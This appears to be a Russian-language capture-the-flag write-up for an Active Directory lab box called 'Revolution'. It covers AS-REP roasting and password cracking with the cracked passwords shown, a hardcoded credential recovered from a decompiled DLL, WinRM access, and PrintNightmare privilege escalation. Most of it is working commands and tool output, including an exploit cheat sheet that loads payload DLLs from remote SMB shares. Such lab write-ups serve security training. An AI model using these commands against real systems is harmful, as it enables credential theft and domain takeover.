

revolution

CG :: Революция

Название: Революция

Категория: Active Directory

Сложность: Сложная

Очки: 1500

Описание: Мы не выбираем времена, мы можем лишь решать, как жить во времена, которые выбрали для нас.

Теги: ActiveDirectory

Разведка

```
nmap -sV -vv 192.168.1.38 -Pn
```

```

exited3n@kali-vb:~/Desktop
File Actions Edit View Help
NSE: Script scanning 192.168.1.38.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:07
Completed NSE at 10:07, 0.08s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:07
Completed NSE at 10:07, 0.02s elapsed
Nmap scan report for revolution.codeby.cdb (192.168.1.38)
Host is up, received user-set (0.0043s latency).
Scanned at 2023-11-09 10:07:14 MSK for 15s
Not shown: 986 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack Microsoft ftpd
53/tcp    open  domain       syn-ack Simple DNS Plus
80/tcp    open  http         syn-ack Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2023-11-09 07:07:21Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: codeby.cdb0.,
ame)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: codeby.cdb0.,
ame)
3269/tcp  open  tcpwrapped   syn-ack
5357/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: REVOLUTION; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Обычный лендинг, ничего интересного, профазим


```
File Actions Edit View Help
> feroxbuster -u http://192.168.1.38/

FEROXBUSTER
by Ben "epi" Risher 🐞 ver: 2.10.0

Target Url      http://192.168.1.38/
Threads         50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.10.0
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

404 GET 29l 95w 1245c Auto-filtering found 404-like response and created new filter;
nt-filter
301 GET 2l 10w 150c http://192.168.1.38/backup => http://192.168.1.38/backup/
200 GET 1l 14w 1285c http://192.168.1.38/dist/js/main.min.js
200 GET 1l 89w 1353c http://192.168.1.38/dist/images/feature-icon-04.svg
200 GET 1l 132w 2269c http://192.168.1.38/dist/images/feature-icon-03.svg
200 GET 1l 109w 1644c http://192.168.1.38/dist/images/feature-icon-01.svg
```



192.168.1.38 - /backup/

← → ↻ 🏠 192.168.1.38/backup/

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

192.168.1.38 - /backup/

[\[To Parent Directory\]](#)

11/7/2023	9:36 PM	285	web.config
11/7/2023	9:27 PM	228	web.config.bak

Забираем config - `curl http://192.168.1.38/backup/web.config.bak`

```
File Actions Edit View Help
> curl http://192.168.1.38/backup/web.config.bak
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <directoryBrowse enabled="true" />
  </system.webServer>
  <system.user>
    <user a.fedotov />
  </system.user>
</configuration>
~/Desktop >
```

Нашли первый логин и их формат в A/D.

Создаем файл - nano user.txt и кладем туда a.fedotov

```
impacket-GetNPUsers -dc-ip 192.168.1.38 codeby.cdb/ -usersfile user.txt -format
hashcat -outputfile hashes.asrep
```

Получаем хеш пользователя и ставим на перебор:

```
hashcat -a 0 -m 18200 hashes.asrep /usr/share/wordlists/rockyou.txt
```

```
Administrator: PowerShell
f138d16b5671c52c55f1e9405744efd8d70ac277ec199c2f7ed7f659f6ce6536c7cbe6150c55e056eae
6fd392724703
8bd48fba56fbff6c6179374df84c83ef61d028ba1d5e84843b6494115772a4999ad1a47e5aedce269c8
80cd828f91c0
5ae074c8b8c3d2174ea60b545f3bc7d0f124d64a6cd726279d58472e48dac90cbfbc8d2a367ea1ff9df
b436faf7803e
c222:Uta6Wave

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$a.fedotov@CODEBY.CDB:ba6371e361eff90b...3ec222
Time.Started.....: Thu Nov 09 10:23:53 2023 (21 secs)
Time.Estimated...: Thu Nov 09 10:24:14 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (.\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
```

Подключиться по WinRM, RDP не получится

Идем глубже - enum4linux-ng -As 192.168.1.38 -u 'a.fedotov' -p 'Uta6Wave'

Есть доступ до сетевого ресурса, там нет ничего полезного, только сказано что в домене есть еще пользователи

```
type: Disk
[*] Testing share ADMIN$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share Andrey Fedotov
[+] Mapping: OK, Listing: OK
[*] Testing share C$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share IPC$
[+] Mapping: OK, Listing: NOT SUPPORTED
[*] Testing share NETLOGON
[+] Mapping: OK, Listing: OK
[*] Testing share SYSVOL
[+] Mapping: OK, Listing: OK
```

```
File Actions Edit View Help

=====
| Users via RPC on 192.168.1.38 |
=====
[*] Enumerating users via 'querydispinfo'
[+] Found 9 user(s) via 'querydispinfo'
[*] Enumerating users via 'enumdomusers'
[+] Found 9 user(s) via 'enumdomusers'
[+] After merging user results we have 9 user(s) total:
'1105':
  username: a.fedotov
  name: Andrey Fedotov
  acb: '0x00010210'
  description: Share owner
'1106':
  username: o.smolkov
  name: Oleg Smolkov
  acb: '0x00000210'
  description: WinRM user
'1107':
  username: s.fedorova
  name: Svetlana Fedorova
  acb: '0x00010210'
  description: FTP user
'1108':
  username: j.abrams
  name: James Abrams
  acb: '0x00010210'
  description: (null)
```

Получаем данные по RPC и составляем список из найденных пользователей:

```
impacket-GetNPUsers -dc-ip 192.168.1.38 codeby.cdb/ -usersfile users.txt -format
john -outputfile hashes.asrep
```

```
File Actions Edit View Help
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.asrep
> impacket-GetNPUsers -dc-ip 192.168.1.38 codeby.cdb/ -usersfile users.txt -format john -outputfile hashes.asrep
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$a.fedotov@CODEBY.CDB:2d951aac9ba872ae07c50f39b9e21afd57fd5cbc87e399082900c964239970fd1ed1a717ddebec699
69634a714f0d3578fca7110cfb0315e41a09341491a89f5f3b626088950f6c9aa8ed2952bbd7b5d95fd0625bf1cdaf050a7eb66832d519a5e
71daadbdf2538f6bc71d7b99a49db2018759f8face4be1512c2a2915766fc4db6418ff51a9c5215000b99c9b843c609792a538d3795609bc6
2557c878624e922ce5c1b49b20608db4a7e670eeeca7f018b4fcb9e9ecb03c9d6aec1021cbabca1a3fdd95264f6d5e6a1708f8492d236a
3e058db942bb99fa0c58351e9
$krb5asrep$s.fedorova@CODEBY.CDB:3e4c7591d7dde96fcce1f92f0f1a9b50$a79d3f5410b2bc19ec2101b375e6c0be103389a9e9dd902
fb93f0d93650bc612583a827b2e04ab67dca316f6ed7187f47aa37d08aea90ca2f6c49efa6b5b923f68f5b89da55c7ed38ff72824a21f3fa9
d2c6889638b4e1609b984a09acd9a39eac71df78f5e3317e3fc61a5d0d4180450b72d51aa344c306ebf6e401c426de3b0c9c89af20192c5c0
9159a3be65485c59485d4f4b899472fb0777c4f765047c8713f6fe372e8c667dbac48b923a6c45799886a66d18bd6f0c3cd04fc7794d6728a
62e4e82dc41a672edcd58c91e4
$krb5asrep$j.abrams@CODEBY.CDB:6d2e1fd9b984c6511ff68a07164e100c$dbaf727b3a242a120e27c867dd3ab182696b76d402d35066f
d7f7f93202e2c3fdb6d20756cf58f57cb3703b8a356b13775efe2d5f6d78bb2168a594c05856dc676f51ef7a4f0ceb5c280727e85e768c0
00c66ea30dcf87caedff180ad000ce480728106cb93a2454ed2487624f650ba805ed260813385bd9f7f1dad340229bfaa21c917920f27e9b5
83fbf44608b8eab0d178dd23551ef67d43500bcb20b812a8463b86bf9b7ab8ac55d5473ecde6487dca94c7bf7cf2c8637b7e913c73442e16b
8f11c91b0ebb81901773d7c4
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.asrep
```

```
> john --wordlist=/usr/share/wordlists/rockyou.txt hashes.asrep
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-RE
HA1 AES 128/128 SSE2 4x)
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Zen1982 ($krb5asrep$s.fedorova@CODEBY.CDB)
Uta6Wave ($krb5asrep$a.fedotov@CODEBY.CDB)
2g 0:00:00:41 DONE (2023-11-09 10:34) 0.04836g/s 346886p/s 854428c/s 854428C
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
🐞 ~/Desktop > |
```

В Description у пользователя s.fedorova видели надпись FTP User

Пробуем подключиться:

```
shell
1 | ftp s.fedorova@192.168.1.38
2 | Zen1982
3 | binary
4 | dir
```


Успешно!


```
ftp s.fedorova@192.168.1.38
File Actions Edit View Help
> ftp s.fedorova@192.168.1.38
Connected to 192.168.1.38.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> binary
200 Type set to I.
ftp> dir
229 Entering Extended Passive Mode (|||49886|)
125 Data connection already open; Transfer starting.
11-07-23 02:56PM          48 .gitignore
11-07-23 02:56PM      18983 design.ui
11-07-23 02:56PM        219 resources.qrc
11-07-23 02:57PM   23533413 rhteam_rating.zip
11-07-23 05:31PM   1715104 System.Windows.Forms.DataVisualization.dll
11-07-23 05:31PM   1043888 System.Workflow.Activities.dll
11-07-23 05:31PM    24920 System.Xml.XmlSerializer.dll
11-07-23 11:07PM    8908 user_create.dll
226 Transfer complete.
ftp> 
```

Находим какое то приложение, внимание привлекает библиотека user_create.dll

Скачаем и посмотрим что там внутри - `get user_create.dll`

Открываем Detect It Easy:




Определяем что это .NET (C#) приложение упакованное MPRESS'ом

Ищем распаковщик и декомпилятор - <https://github.com/de4dot/de4dot>

Инструмент более чем известный для работы с .net файлами, 6.5K звезд на гитхабе.

```
de4dot user_create.dll
```



```
File Actions Edit View Help
> de4dot user_create.dll


de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected MPRESS v2.18+ (/home/exited3n/Desktop/user_create.dll)
Cleaning /home/exited3n/Desktop/user_create.dll
Renaming all obfuscated symbols
Saving /home/exited3n/Desktop/user_create-cleaned.dll
~/Desktop >
```

Получаем чистый файл, настало время декомпилятора

Тоже более чем известный, 24K звездочек - <https://github.com/dnSpy/dnSpy>.

Получаем практически исходник



```
Обозреватель сборки Program
user_create (0.0.0.0)
  user_create.dll
    PE
    Ссылки Типов
    Ссылки
    {} -
    {} activeDirectoryLdapExamples
      Program @02000002
        Базовый тип и интерфейсы
        Дочерние типы
        Program(): void @06000004
        createDirectoryEntry(): DirectoryEntry @06000005
        createUser(DirectoryEntry, string, string, string): void @06000006
        Main(string[]): void @06000001
   mscorlib (4.0.0.0)
    System.DirectoryServices (4.0.0.0)
    System (4.0.0.0)

1 using System;
2 using System.DirectoryServices;
3 using System.IO;
4 using System.Security.AccessControl;
5 using System.Security.Principal;
6
7 namespace activeDirectoryLdapExamples
8 {
9     // Token: 0x02000002 RID: 2
10    internal class Program
11    {
12        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00002050
13        private static void Main(string[] args)
14        {
15            DirectoryEntry myLdapConnection = Program.createDirectoryEntry();
16            string domain = "codeby.cdb";
17            string text = "Oleg";
18            string text2 = "Smolkov";
19            string description = "WinRM user";
20            object[] password = new object[]
21            {
22                "Never_Forget!"
23            };
24            string[] groups = new string[]
25            {
26                "Managers"
27            };
28            string text3 = text.Substring(0, 1).ToLower() + "." + text2.ToLower();
29            string domainPrefix = "codeby.cdb";
```

Есть данные пользователя и в описании стоит WinRM user, пробуем подключиться

```
evil-winrm -i 192.168.2.5 -u o.smolkov -p 'Never_Forget!' -s
/home/exited3n/Desktop/ps-scripts
```

Забираем флаг пользователя

```
> evil-winrm -i 192.168.1.38 -u o.smolkov -p 'Never_Forget!' -s /home/exited3n/Desktop/ps-scripts

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
s machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\o.smolkov\Documents> whoami
codeby\o.smolkov
*Evil-WinRM* PS C:\Users\o.smolkov\Documents> net user

User accounts for \\

-----
a.fedotov          a.sviridova      Administrator
Guest              i.soloviev       j.abrams
krbtgt             o.smolkov        s.fedorova
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\o.smolkov\Documents> type ../Desktop/user.txt
CODEBY{Nev3r_forg3t_
*Evil-WinRM* PS C:\Users\o.smolkov\Documents> █
```

Настало время повышения привилегий:

В директории `C:\Users\o.smolkov\Downloads` лежит файл `spool.ps1`

PoSh скрипт который проверяет включена ли служба печати и если нет то включает

Намек на уязвимость - **PrintNightmare** CVE-2021-1675 / CVE-2021-34527

Реализаций много

Trigger the exploit:

- [SharpNightmare](#)

```
# require a modified Impacket: https://github.com/cube0x0/impacket
python3 ./CVE-2021-1675.py hackit.local/domain_user:Pass123@192.168.1.10 '\\192.168.1.215\smb\addCube.dll'
python3 ./CVE-2021-1675.py hackit.local/domain_user:Pass123@192.168.1.10 'C:\addCube.dll'
## LPE
SharpPrintNightmare.exe C:\addCube.dll
## RCE using existing context
SharpPrintNightmare.exe '\\192.168.1.215\smb\addCube.dll' 'C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64
## RCE using runas /netonly
SharpPrintNightmare.exe '\\192.168.1.215\smb\addCube.dll' 'C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd6
```

- [Invoke-Nightmare](#)

```
## LPE only (PS1 + DLL)
Import-Module .\cve-2021-1675.ps1
Invoke-Nightmare # add user `admin`/`P@ssw0rd` in the local admin group by default
Invoke-Nightmare -DriverName "Dementor" -NewUser "d3m3nt0r" -NewPassword "AzkabanUnleashed123*"
Invoke-Nightmare -DLL "C:\absolute\path\to\your\bindshell.dll"
```

- [Mimikatz v2.2.0-20210709+](#)

```
## LPE
misc::printheater /server:DC01 /library:C:\Users\user1\Documents\mimispool.dll
## RCE
misc::printheater /server:CASTLE /library:\\10.0.2.12\smb\beacon.dll /authdomain:LAB /authuser:Username /authpassword:Pa
```

- [PrintNightmare - @outflanknl](#)

```
PrintNightmare [target ip or hostname] [UNC path to payload DLL] [optional domain] [optional username] [optional password]
```



```
Import-Module .\cve-2021-1675.ps1
Invoke-Nightmare -NewUser "test_a" -NewPassword "Test_abc123"
```

```
*Evil-WinRM* PS C:\Users\o.smolkov\Documents> cve-2021-1675.ps1
*Evil-WinRM* PS C:\Users\o.smolkov\Documents> menu
```



By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers

```
[+] Add-Win32Type
[+] Dll-Loader
[+] Donut-Loader
[+] field
[+] func
[+] get_nightmare_dll
[+] Invoke-Binary
[+] Invoke-Printer
[+] New-InMemoryModule
```

```
*Evil-WinRM* PS C:\Users\o.smolkov\Documents> Invoke-Printer
[+] using default new user: admin
[+] using default new password: P@ssw0rd
[+] created payload at C:\Users\o.smolkov\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.
[+] added user as local administrator
[+] deleting payload from C:\Users\o.smolkov\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\o.smolkov\Documents>
```

По дефолту без параметров он добавит пользователя `adm1n` в группу локальных админов
Подключаемся с новоиспеченным юзером
И забираем вторую часть флага

```
> evil-winrm -i 192.168.1.38 -u adm1n -p 'P@ssw0rd'
```

```
Evil-WinRM shell v3.5
```

```
Warning: Remote path completions is disabled due to ruby limitation: quoting_  
s machine
```

```
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackp
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\adm1n.CODEBY\Documents> cd C:\Users\Administrator
```

```
*Evil-WinRM* PS C:\Users\Administrator> type Desktop\root.txt
```

```
about_this_tal3}
```

```
*Evil-WinRM* PS C:\Users\Administrator> █
```

До новых встреч!